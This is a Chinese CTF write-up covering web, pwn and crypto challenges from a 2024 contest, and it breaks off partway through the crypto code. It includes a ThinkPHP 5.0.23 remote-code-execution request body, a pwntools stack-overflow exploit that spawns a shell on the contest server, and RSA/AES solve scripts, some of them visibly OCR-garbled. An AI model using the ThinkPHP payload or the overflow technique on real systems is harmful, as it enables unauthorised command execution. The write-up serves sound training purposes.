

御宛杯2024 Writeup

Web

来签个到吧~~



```
<?php  
error_reporting(0); highlight_file(__FILE__); if (!  
($REQUEST["\x69\x64"] == base64_encode("\150\x65\156\141\156"))){ goto lklsgyy;} echo getenv("\107\132\103\124\106\137\106\114\101\107"); lklsgyy:  
flag(62d90934-9073-4bb0-999d-b0ba07fa3817)
```


就是一些用八进制或十六进制表示的字符，转换过来可以得知只要传一个值为henan的base64编码形式的叫做id的参数就可以了



```
<?php  
error_reporting(0); highlight_file(__FILE__); if (!  
($REQUEST["\x69\x64"] == base64_encode("\150\x65\156\141\156"))){ goto lklsgyy;} echo getenv("\107\132\103\124\106\137\106\114\101\107"); lklsgyy:  
flag(62d90934-9073-4bb0-999d-b0ba07fa3817)
```

包简单，一把梭

御剑先扫一扫，发现有个index.html



The screenshot shows a web-based scanning tool interface. At the top, it displays the URL `http://nysec.ctf.center:37902/`. Below the URL, there are several configuration options:

- 线程数: 20 (条 CPU 核心 * 5 最佳)
- 超时: 3 (秒 超时的页面被丢弃)
- 扫描线程: 20
- 扫描速度: 20/秒

在中间部分，有多个复选框用于探测不同类型的响应状态码：

- DIR: 1153 (checked)
- ASP: 1854 (checked)
- MDB: 419 (checked)
- ASPX: 822 (checked)
- PHP: 1066 (checked)
- JSP: 631 (checked)
- 探测200 (checked)
- 探测403 (unchecked)
- 探测3XX (unchecked)

下方是一个表格，显示了扫描结果：

ID	地址	HTTP响应
1	<code>http://nysec.ctf.center:37902/robots.txt</code>	200
2	<code>http://nysec.ctf.center:37902/index.html</code>	200
3	<code>http://nysec.ctf.center:37902/login.html</code>	200

进去以后可以看到是thinkphp v5框架，可以在网上找到相应的payload

:)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 [七牛云](#) 独家赞助发布]

顶想云——官方生态服务，助力企业数智化建设！

页面错误！请稍后再试 ~

[ThinkPHP](#) V5.0.23 { 十年磨一剑-为API开发设计的高性能框架 }

DevTools - nysec.ctf.center:37904/index.html?s=captcha

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME

URL: http://nysec.ctf.center:37904/index.html?s=captcha

Method: POST enctype: application/x-www-form-urlencoded

Body: _method=__construct&filter[]=_system&method=get&server[REQUEST_METHOD]=1
s /

MODIFY HEADER:

Name	Value
<input checked="" type="checkbox"/> Upgrade-Insecure-Requests	1
<input checked="" type="checkbox"/> User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36
<input checked="" type="checkbox"/> Accept	text/html,application/xhtml+xml

页面错误！请稍后再试 ~

[ThinkPHP](#) V5.0.23 { 十年磨一剑-为API开发设计的高性能框架 }

DevTools - nysec.ctf.center:37904/index.html?s=captcha

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME

URL: http://nysec.ctf.center:37904/index.html?s=captcha

Method: POST enctype: application/x-www-form-urlencoded

Body: _method=__construct&filter[]=_system&method=get&server[REQUEST_METHOD]=at /flag.txt

MODIFY HEADER:

Name	Value
<input checked="" type="checkbox"/> Upgrade-Insecure-Requests	1
<input checked="" type="checkbox"/> User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36
<input checked="" type="checkbox"/> Accept	text/html,application/xhtml+xml

哎哟你干嘛~~

要求点击99999999次才能拿到flag，看一下前端，有个index.js

虽然进行了大量混淆，但是可以看出次数是通过变量H1来计算的，因此我们直接令H1=99999998，然后点击一下就可以拿到flag了

index.js:22:25

length: 69
lines: 1

From Base64

Alphabet: A-Za-z0-9+=

Remove non-alphabet chars Strict mode

Output

time: 3ms
length: 49
lines: 1

NYSEC{ac24adc5685ff-f6402e80bc-6fb6ae59-62aa6666}

貌似露了点什么？！

直接御剑开扫

域名:

线程: 条 CPU核心 * 5最佳 DIR: 1153 ASPX: 822 探测200
超时: 秒 超时的页面被丢弃 ASP: 1854 PHP: 1066 探测403
MDB: 419 JSP: 631 探测3XX

扫描信息: 扫描完成... 扫描线程: 0 扫描速度: 0/秒

ID	地址	HTTP响应
1	http://nysec.ctf.center:35087/www.zip	200
2	http://nysec.ctf.center:35087/index.php	200

扫到www.zip，也就是站点的源码，下载下来以后就能找到flag

```
%tmp%www%flag.txt.swp - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
utf-8 U3210 #!"□□U  
tp□  
ad ?  
FLAG=flag{53f1fb40-090d-4f30-9e7c-26f93dc2774f}
```

玩会小游戏吧

盲猜跟前端有关，进入index.js查看，一眼看到Zmxh开头

```
// Copyright (c) 2014 The Chromium Authors. All rights reserved.  
// Use of this source code is governed by a BSD-style license that can be  
// found in the LICENSE file.  
// extract from chromium source code by @liuwayang  
(function () {  
    'use strict';  
    var canvassv = '\x61\x6c\x65\x72\x74\x28\x63\x61\x6e\x76\x61\x73\x76\x29\x3b';  
    /**  
     * T-Rex runner.  
     * @param {string} outerContainerId Outer containing element id.  
     * @param {Object} opt_config  
     * @constructor  
     * @export  
     */  
    var canvassv = "ZmxhZ3syMzhjYj";  
    function Runner(outerContainerId, opt_config) {  
        // Singleton  
        if (Runner.instance_) {  
            return Runner.instance_;  
        }  
        Runner.instance_ = this;  
  
        this.outerContainerEl = document.querySelector(outerContainerId);  
        this.containerEl = null;  
        this.snackbarEl = null;  
        this.detailsButton = this.outerContainerEl.querySelector('#details-button');  
  
        this.config = opt_config || Runner.config;  
        this.dimensions = Runner.defaultDimensions;  
  
        this.canvas = null;  
        this.canvasCtx = null;  
  
        this.tRex = null;  
  
        this.distanceMeter = null;  
        this.distanceRan = 0;  
  
        this.highestScore = 0;  
  
        this.time = 0;  
        this.runningTime = 0;  
        this.msPerFrame = 1000 / FPS;  
        this.currentSpeed = this.config.SPEED;  
  
        this.obstacles = [];  
  
        this.activated = false; // Whether the easter egg has been activated.  
        this.playing = false; // Whether the game is currently in play state.  
        this.crashed = false;  
        this.paused = false;  
        this.inverted = false;  
        this.invertTimer = 0;  
        this.resizeTimerId = null;  
    }  
});
```

但是不完整，继续找

```
    ...  
    ...  
    switch (setting) {  
        case 'GRAVITY':  
        case 'MIN_JUMP_HEIGHT':  
        case 'SPEED_DROP_COEFFICIENT':  
            this.tRex.config[setting] = value;  
            break;  
        case 'INITIAL_JUMP_VELOCITY':  
            this.tRex.setJumpVelocity(value);  
            break;  
        case 'SPEED':  
            this.setSpeed(value);  
            break;  
    }  
},  
/**  
 * Cache the appropriate image sprite from the page and get the sprite sheet  
 * definition.  
 */  
loadImages: function () {  
    canvassv = canvassv + "ZC01NDiyLToYn";  
    if (IS_HDPI) {  
        Runner.imageSprite = document.getElementById('offline-resources-2x');  
        this.spriteDef = Runner.spriteDefinition.HDPI;  
    } else {  
        Runner.imageSprite = document.getElementById('offline-resources-1x');  
        this.spriteDef = Runner.spriteDefinition.LDPI;  
    }  
  
    if (Runner.imageSprite.complete) {  
        this.init();  
    } else {  
        // If the images are not yet loaded, add a listener.  
        Runner.imageSprite.addEventListener(Runner.events.LOAD,  
            this.init.bind(this));  
    }  
},  
/**  
 * Load and decode base 64 encoded sounds.  
 */  
loadSounds: function () {  
    if (!IS_IOS) {  
        this.audioContext = new AudioContext();  
    }  
    var resourceTemplate =  
        document.getElementById(this.config.RESOURCE_TEMPLATE_ID).content;  
    for (var sound in Runner.sounds) {  
        var soundSrc =  
            resourceTemplate.getelementById(Runner.sounds[sound]).src;  
        soundSrc = soundSrc.substr(soundSrc.indexOf(',') + 1);  
        var buffer = decodeBase64ToArrayBuffer(soundSrc);
```

```

/**
 * Sets the game speed. Adjust the speed accordingly if on a smaller screen.
 * @param {number} opt_speed
 */
setSpeed: function (opt_speed) {
    var speed = opt_speed || this.currentSpeed;

    // Reduce the speed on smaller mobile screens.
    if (this.dimensions.WIDTH < DEFAULT_WIDTH) {
        var mobileSpeed = speed * this.dimensions.WIDTH / DEFAULT_WIDTH *
            this.config.MOBILE_SPEED_COEFFICIENT;
        this.currentSpeed = mobileSpeed > speed ? speed : mobileSpeed;
    } else if (opt_speed) {
        this.currentSpeed = opt_speed;
    }
},
/** 
 * Game initialiser.
 */
init: function () {
    // Hide the static icon.
    document.querySelector('.' + Runner.classes.ICON).style.visibility =
        'hidden';

    canvassv = canvassv + "YtWQ1MS03OTNhYmR1MGEYTb9Cg==";
    this.adjustDimensions();
    this.setSpeed();

    this.containerEl = document.createElement('div');
    this.containerEl.className = Runner.classes.CONTAINER;

    // Player canvas container.
    this.canvas = createCanvas(this.containerEl, this.dimensions.WIDTH,
        this.dimensions.HEIGHT, Runner.classes.PLAYER);

    this.canvasCtx = this.canvas.getContext('2d');
    this.canvasCtx.fillStyle = '#f7f7f7';
    this.canvasCtx.fill();
    Runner.updateCanvasScaling(this.canvas);

    // Horizon contains clouds, obstacles and the ground.
    this.horizon = new Horizon(this.canvas, this.spriteDef, this.dimensions,
        this.config.GAP_COEFFICIENT);

    // Distance meter
    this.distanceMeter = new DistanceMeter(this.canvas,
        this.spriteDef.TEXT_SPRITE, this.dimensions.WIDTH);

    // Draw t-rex
    this.tRex = new Trex(this.canvas, this.spriteDef.TREX);
}

```

canvassv | ▲ ▼ | □ 高亮全部(A) □ 区分大小写(C) □ 匹配变音符号(I) □ 全词匹配(W) 第 4 项, 共找到 9 个匹配项

```

/**
 * Debounce the resize event.
 */
debounceResize: function () {
    if (!this.resizeTimerId_) {
        this.resizeTimerId_ =
            setInterval(this.adjustDimensions.bind(this), 250);
    }
},
/** 
 * Adjust game space dimensions on resize.
 */
adjustDimensions: function () {
    clearInterval(this.resizeTimerId_);
    this.resizeTimerId_ = null;

    var boxStyles = window.getComputedStyle(this.outerContainerEl);
    var padding = Number(boxStyles.paddingLeft.substr(0,
        boxStyles.paddingLeft.length - 2));

    this.dimensions.WIDTH += this.outerContainerEl.offsetWidth - padding * 2;
    this.dimensions.WIDTH = Math.min(DEFAULT_WIDTH, this.dimensions.WIDTH); //Arcade Mode
    if (this.activated) {
        this.setArcadeModeContainerScale();
    }
    canvassv = canvassv + "R1MGEYTb9Cg==";
    // Redraw the elements back onto the canvas.
    if (this.canvas) {
        this.canvas.width = this.dimensions.WIDTH;
        this.canvas.height = this.dimensions.HEIGHT;

        Runner.updateCanvasScaling(this.canvas);

        this.distanceMeter.calcXPos(this.dimensions.WIDTH);
        this.clearCanvas();
        this.horizon.update(0, 0, true);
        this.tRex.update(0);

        // Outer container and distance meter.
        if (this.playing || this.crashed || this.paused) {
            this.containerEl.style.width = this.dimensions.WIDTH + 'px';
            this.containerEl.style.height = this.dimensions.HEIGHT + 'px';
            this.distanceMeter.update(0, Math.ceil(this.distanceRan));
            this.stop();
        } else {
            this.tRex.draw(0, 0);
        }
    }
    // Game over panel.
    if (this.crashed && this.gameOverPanel) {
        this.gameOverPanel.updateDimensions(this.dimensions.WIDTH);
        this.gameOverPanel.draw();
    }
}

```

canvassv | ▲ ▼ | □ 高亮全部(A) □ 区分大小写(C) □ 匹配变音符号(I) □ 全词匹配(W) 第 6 项, 共找到 9 个匹配项

Recipe	Input
From Base64 <input type="text" value="Alphabet"/> <input checked="" type="checkbox"/> Remove non-alphabet chars <input type="checkbox"/> Strict mode	ZmhZ3syMzhjYjFkZC01NDIyLTQyNTUtYtWQ1MS03OTNhYmR1MGEYTb9Cg==

Output
start: 45 time: 1ms end: 60 length: 43 length: 0 lines: 2

flag{238cb1dd-5422-4255-ad51-793abde0a1a0}

中秋特辑 (3)

这是社工题？？？

随便输邮箱说不行，要求去群里找熟人，输入群主的邮箱

The screenshot shows a web browser window with a search bar at the top containing the IP address "27.25.151.229:9999". Below the search bar are several icons and links: "火狐官方站点", "新手上路", "常用网址", and "京东商城". The main content area features a form with a title "填写邮箱购买月饼" (Enter Email to Buy Mooncakes). The form has a label "Email:" followed by an input field containing the email "2683691981@qq.com". Below the input field is a blue "Submit" button.

扫码进入下一个页面

QR Research

文件(F) 工具(T) 帮助(H)



纠错等级

H(30%)

掩码

Auto

版本

Auto

尺寸

4

已解码数据 1:

位置: (65.7,41.6)-(494.2,41.5)-(65.7,470.3)-(494.2,470.3)

颜色正常, 镜像

版本: 6

纠错等级:H, 掩码:2

内容:

<http://27.25.151.229:9999/pay.php?mail=2683691981@qq.com>

解码完成

← → C ⌘

27.25.151.229:9999/pay.php?mail=2683691981@qq.com

火狐官方站点 新手上路 常用网址 京东商城

今天不是中秋节

get传参zhongqijie=1

← → C ⌘

27.25.151.229:9999/pay.php?mail=2683691981@qq.com&&zhongqijie=1

火狐官方站点 新手上路 常用网址 京东商城

钱太少了,这么点钱还想吃月饼?

get传参money=10000000

← → ⌂ ⌂ 27.25.151.229:9999/pay.php?mail=2683691981@qq.com&&zhongqiuje=1&&money=10000000
火狐官方站点 新手上路 常用网址 京东商城
支付成功NYSEC{90632063-f6ff-4e75-af01-ba745c2d05b7}

Pwn

netcat


直接nc就有shell

```
C:\Users\jyzho\nc>nc nysec.ctf.center 35103
ls
bin
dev
flag
lib
lib32
lib64
netcat
cat /flag
flag{97fb9f1b-d4ed-49da-9bca-f8d176f867f4[TEAM_HASH]}

|
```

stack oooooooverflow!!!

无壳，32位



从vulnerable函数可以看出，就是简单的栈溢出

IDA - pwn C:\Users\jyzho\Desktop\ipwn

```

File Edit Jump Search View Debugger Lumina Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
Function name
1 _int_vulnerable()
2 {
3     char s[20]; // [esp+4h] [ebp-14h] BYREF
4
5     puts(::_s);
6     gets();
7     return puts(::_s);
8 }

Line 16 of 24
Graph overview
00000488 vulnerable:1 (8048488)

Output
-----
Python 3.11.7 (tags/v3.11.7:fa7a6f2, Dec 4 2023, 19:24:49) [MSC v.1937 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
-----
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished
8048488: using guessed type int vulnerable(void);
Python
AU: idle Down Disk: 149GB

```

func函数返回shell

IDA - pwn C:\Users\jyzho\Desktop\ipwn

```

File Edit Jump Search View Debugger Lumina Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports
Function name
1 _int_func()
2 {
3     system("/bin/sh");
4     return 0;
5 }

Line 14 of 24
Graph overview
0000046B func:1 (804846B)

Output
-----
Python 3.11.7 (tags/v3.11.7:fa7a6f2, Dec 4 2023, 19:24:49) [MSC v.1937 64 bit (AMD64)]
IDAPython v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
-----
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished
8048488: using guessed type int vulnerable(void);
Python
AU: idle Down Disk: 149GB

```

exp:

```

from pwn import *
def exp(io):
    payload=b'A'*(0x14+0x4)+p32(0x804846B)
    io.sendline(payload)
    io.sendline(b'\ls')
io = remote('nysec.ctf.center',35107)
exp(io)
io.interactive()

```

```
[x] Opening connection to nysec.ctf.center on port 35107
[x] Opening connection to nysec.ctf.center on port 35107: Trying 27.25.151.207
[+] Opening connection to nysec.ctf.center on port 35107: Done
[*] Switching to interactive mode
ls
bin
dev
flag
lib
lib32
lib64
pwn
cat /flag
flag{ecaf1b92-f80c-45a4-85e4-0baea2f87155[TEAM_HASH]}
```

Crypto

Ez_RSA

题目

```
from Crypto.Util.number import *
import gmpy2
m=bytes_to_long(b'NYSEC{.....}')
e=65537
p=getPrime(512)
q=getPrime(512)
n=p*q
not_phi=(p+3)*(q+3)
c=pow(m,e,n)

print(n)
print(not_phi)
print(c)

...
97003850850040952844587475437460149663654189201387855024040346139584151510739356
07436912147018432559235634553371942503473208798576885537810384659957192081960700
46956445912310340285858723507318196416205309925620206483379838774208618173864700
51601404728847162770341340709409331924083906577836343671751461800641
97003850850040952844587475437460149663654189201387855024040346139584151510739356
07436912147018432559235634553371942503473208798576885537810384659957192087977766
35936798592387888007139212077652844506101971290706158003060338980760585991561624
95376307988618628754841062502962329450466110589828082689175911189124
31648100885161830950110219017754314322263944256316235264449880700096434928815116
22064113591614717339157211515884106949130044665477780550740597145725592803087059
60260575677020347177812707293673099894236955052831856741320495307067999485579727
28933012591037486370001542782395573887256404792664989124714420821017
...

```

就是一个简单的数学运算，算出 $p+q$ 、 $p-q$ 就可以得到 p 、 q 了

```

from gmpy2 import *
from Crypto.Util.number import *
e=65537
n=970038508500409528445874754374601496636541892013878550240403461395841515107393
56074369121470184325592356345533719425034732087985768855378103846599571920819607
00469564459123103402858587235073181964162053099256202064833798387742086181738647
0051601404728847162770341340709409331924083906577836343671751461800641
not_phi=970038508500409528445874754374601496636541892013878550240403461395841515
10739356074369121470184325592356345533719425034732087985768855378103846599571920
87977766359367985923878880071392120776528445061019712907061580030603389807605859
9156162495376307988618628754841062502962329450466110589828082689175911189124
c=31648100885161830950110219017754314322639442563162352644498807000964349288151
16220641135916147173391572115158841069491300446654777805507405971457255928030870
59602605756770203471778127072936730998942369550528318567413204953070679994855797
2728933012591037486370001542782395573887256404792664989124714420821017
p_q=(not_phi-n-9)//3
p=(iroot(p_q**2-4*n,2)[0]+p_q)//2
q=n//p
phi=(p-1)*(q-1)
d=invert(e,phi)
m=pow(c,d,n)
print(long_to_bytes(m))

```

b'NYSEC{th1s_is_fake_f14ggg}'

AEC

题目

```

from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import random

# flag=b'NYSEC{.....}'

key=random.randbytes(16)
print(bytes_to_long(key))

my_aes=AES.new(key=key,mode=AES.MODE_ECB)
print(my_aes.encrypt(pad(flag,AES.block_size)))

# key1 = 225381140741632087104849078818563775592
# c =
b'\xb2\xd1\x85\x86\x9b\xf3\x16\x1a\x0e\xe3\xc2\x13\x70\x89`\x19&\x17\x83\x8c
\x95\x8b\xfc\xb69Q\x01\x05(6)\xba\xb3\x02=\t\x10w\xb2w\xd0\x9e\x85\xf4'

```

key都给了，直接解密不就行，，，

```

from Crypto.Util.number import *
from Crypto.Cipher import AES
key1 = 225381140741632087104849078818563775592
c =
b'\xb2\xd1\xb5\xb6\x9b\xf3\x16\x1a\x0e/\xe3\xc2\x13\xf7\x89`\x19&\x17\x83\x8c
\x95\x8b\xfc\xb69Q\x01\x05(6)\xba\xb3\x02=\t\x10w\xb2w\xd0\x9e\xb5\xf4'
key=long_to_bytes(key1)
my_aes=AES.new(key=key,mode=AES.MODE_ECB)
print(my_aes.decrypt(c))

```



babyRSA

题目

```

from Crypto.Util.number import *

flag=b'NYSEC{.....}'
m=bytes_to_long(flag)

n=getPrime(1024)
n=p*q
e=65537
c=pow(m,e,n)

print("n =",n)
print("e =",e)
print("c =",c)
# n =
11563752613433167947176203600965087809819279478091901640799230700628517370781531
37518162406766240745035223310697388962940297194060440310804347258632442302894424
72213042373881987359484483724993562124890872771331854637024940624934390825956979
717868136123264909166944848643274757372810254880211270034431901369477
# e = 65537
# c =
72569468275842451722615052490613164720057228162294356630723330346528174565283712
55117461096640532305352455299635866453206101017392896685802770749983948174445937
95262973164231033020518188740237239311457655175438757692022937371866687333707887
63540574136428757287404743954896068847733217295406897120557585899498

```

逆天抽象题，拿素数当n

```

from Crypto.Util.number import *
import gmpy2

n =
11563752613433167947176203600965087809819279478091901640799230700628517370781531
37518162406766240745035223310697388962940297194060440310804347258632442302894424
72213042373881987359484483724993562124890872771331854637024940624934390825956979
717868136123264909166944848643274757372810254880211270034431901369477
e = 65537
c =
72569468275842451722615052490613164720057228162294356630723330346528174565283712
55117461096640532305352455299635866453206101017392896685802770749983948174445937
952629731642310330205188740237239311457655175438757692022937371866687333707887
63540574136428757287404743954896068847733217295406897120557585899498
phi=n-1
d=gmpy2.invert(e,phi)
print(long_to_bytes(pow(c,d,n)))

```

b'NYSEC{nishiyigebijiaoniubideren}'

Signin

题目

```

from Crypto.Util.number import *

# flag is directly defined
flag = "NYSEC{.....}"

# Convert the flag to a long integer
m = bytes_to_long(flag.encode())

# Generate two 1024-bit prime numbers
p = getPrime(1024)
q = getPrime(1024)

# Compute n (RSA modulus)
n = p * q

# Public exponent
e = 65537

# Encrypt the message (RSA encryption)
c = pow(m, e, n)

# Calculate pq, qp, p-q
pq = (p - 1) * (q - 2)
qp = (q - 1) * (p - 2)
p_q = p + q

# Print results
print(f"c = {c}")
print(f"pq = {pq}")
print(f"qp = {qp}")
print(f"n = {n}")
print(f"p_q = {p_q}")

```

```

#
# c =
93548173711965180392115563871894186266680062327787257947264596190369833840914848
49578705611027051961202363404718374393072843878964304849659834532225469835035577
54856992096703468740283713943508560863175752542319149417588682513607097101742337
25305712405766890876735296393783675005639631808832895168757803865357523510993186
4252381878612569998906635217624721056394552639431957445901520462750473966988991
55903281231930273230274784547155534057356609603826457636484427527714033304211154
82196644646341613384163013898558288068751596797226072575683827691007642450423345
26384307649875933569519712436217001201516155862300947700
# pq =
24946432348938097939196508727790827082976347060880639598535659267886474506009762
20478414384230212458148443179835918877315838099898445872985441775229387527168039
39392027538768306013499667746135520899670985185218223286783299058759363555523890
00639029248613925828494592875365635680109834434490890905784160913842969327389795
2416914829722685276227320319028836425237108311559649237938652312237284558127610
98396030376534985909529335960937479384093186908052287670924586575476737088113954
79825875518050672792773011496083787489610112439137447110174496040399125111335389
254541022901426780309682394083107058822610890862007334592
# qp =
24946432348938097939196508727790827082976347060880639598535659267886474506009762
20478414384230212458148443179835918877315838099898445872985441775229387527168039
39392027538768306013499667746135520899670985185218223286783299058759363555523890
00639029248613925828494592875365635680109834434490890905784160913842960344774624
32091211466363490356630919437494577801609554860188118648167591201992453132022896
17573331614997558898610902646024799081488046044538666004896924996118419759053611
88332309356264798658680524499906118805826954645835127235670253920427262503321872
920986803325284982666937304127376417686661026268222030302
# n =
24946432348938097939196508727790827082976347060880639598535659267886474506009762
20478414384230212458148443179835918877315838099898445872985441775229387527168039
39392027538768306013499667746135520899670985185218223286783299058759363555523890
00639029248613925828494592875365635680109834434490890905784160913843438860804914
08056330126655318937138658769975515625275061465022623853611969900743512760464367
15950979016709499372028101788940572127802380731668511678584002042465148435718852
785703433049173501203206351945981723262693933938317844444353508492538609537289
131367077587061172790922984699445728703726197697701193699
# p_q =
31601648180286617433496573420747139692594475872341234486586099159940372565429085
76261025940905310865347295484645305321656972955263341176170248689893782164171111
71334142337962994167245173076263062578131068812785700573234301353781014652352052
896534805772029068776315803527535075423729469326966060159421724340836

```

这是直接把隔壁moectf的题抄过来了啊，，，名字都没改，，，

```

from Crypto.Util.number import long_to_bytes
import gmpy2

```

```

c =
93548173711965180392115563871894186266680062327787257947264596190369833840914848
49578705611027051961202363404718374393072843878964304849659834532225469835035577
54856992096703468740283713943508560863175752542319149417588682513607097101742337
25305712405766890876735296393783675005639631808832895168757803865357523510993186
42523818786125699989066352176247210563994552639431957445901520462750473966988991
55903281231930273230274784547155534057356609603826457636484427527714033304211154
82196644646341613384163013898558288068751596797226072575683827691007642450423345
26384307649875933569519712436217001201516155862300947700

pq =
24946432348938097939196508727790827082976347060880639598535659267886474506009762
20478414384230212458148443179835918877315838099898445872985441775229387527168039
39392027538768306013499667746135520899670985185218223286783299058759363555523890
00639029248613925828494592875365635680109834434490890905784160913842969327389795
24169148297226885276227320319028836425237108311559649237938652312237284558127610
98396030376534985909529335960937479384093186908052287670924586575476737088113954
79825875518050672792773011496083787489610112439137447110174496040399125111335389
254541022901426780309682394083107058822610890862007334592

qp =
24946432348938097939196508727790827082976347060880639598535659267886474506009762
20478414384230212458148443179835918877315838099898445872985441775229387527168039
39392027538768306013499667746135520899670985185218223286783299058759363555523890
00639029248613925828494592875365635680109834434490890905784160913842960344774624
32091211466363490356630919437494577801609554860188118648167591201992453132022896
1757333161499755889861090264602479908148804604453866004896924996118419759053611
88332309356264798658680524499906118805826954645835127235670253920427262503321872
920986803325284982666937304127376417686661026268222030302

n =
24946432348938097939196508727790827082976347060880639598535659267886474506009762
20478414384230212458148443179835918877315838099898445872985441775229387527168039
39392027538768306013499667746135520899670985185218223286783299058759363555523890
00639029248613925828494592875365635680109834434490890905784160913843438860804914
08056330126655318937138658769975515625275061465022623853611969900743512760464367
15950979016709499372028101788940572127802380731668511678584002042465148435718852
785703433049173501203206351945981723262693933938317844444353508492538609537289
131367077587061172790922984699445728703726197697701193699

p_q =
31601648180286617433496573420747139692594475872341234486586099159940372565429085
76261025940905310865347295484645305321656972955263341176170248689893782164171111
71334142337962994167245173076263062578131068812785700573234301353781014652352052
896534805772029068776315803527535075423729469326966060159421724340836

e=65537
p_q=pq+qp+3*p_q-4
p=(gmpy2.iroot(p_q**2-2*p_q,2)[0]+p_q)//2
q=n//p
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(long_to_bytes(m))

```



Block

题目

```
from sympy import Mod, Integer
from sympy.core.numbers import mod_inverse

# 模数
N_HEX = "FFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123"
MODULUS = Integer(int(N_HEX, 16))
MSG_PREFIX = "CryptoCup message:"


# 加密函数
def encrypt_message(message, key):
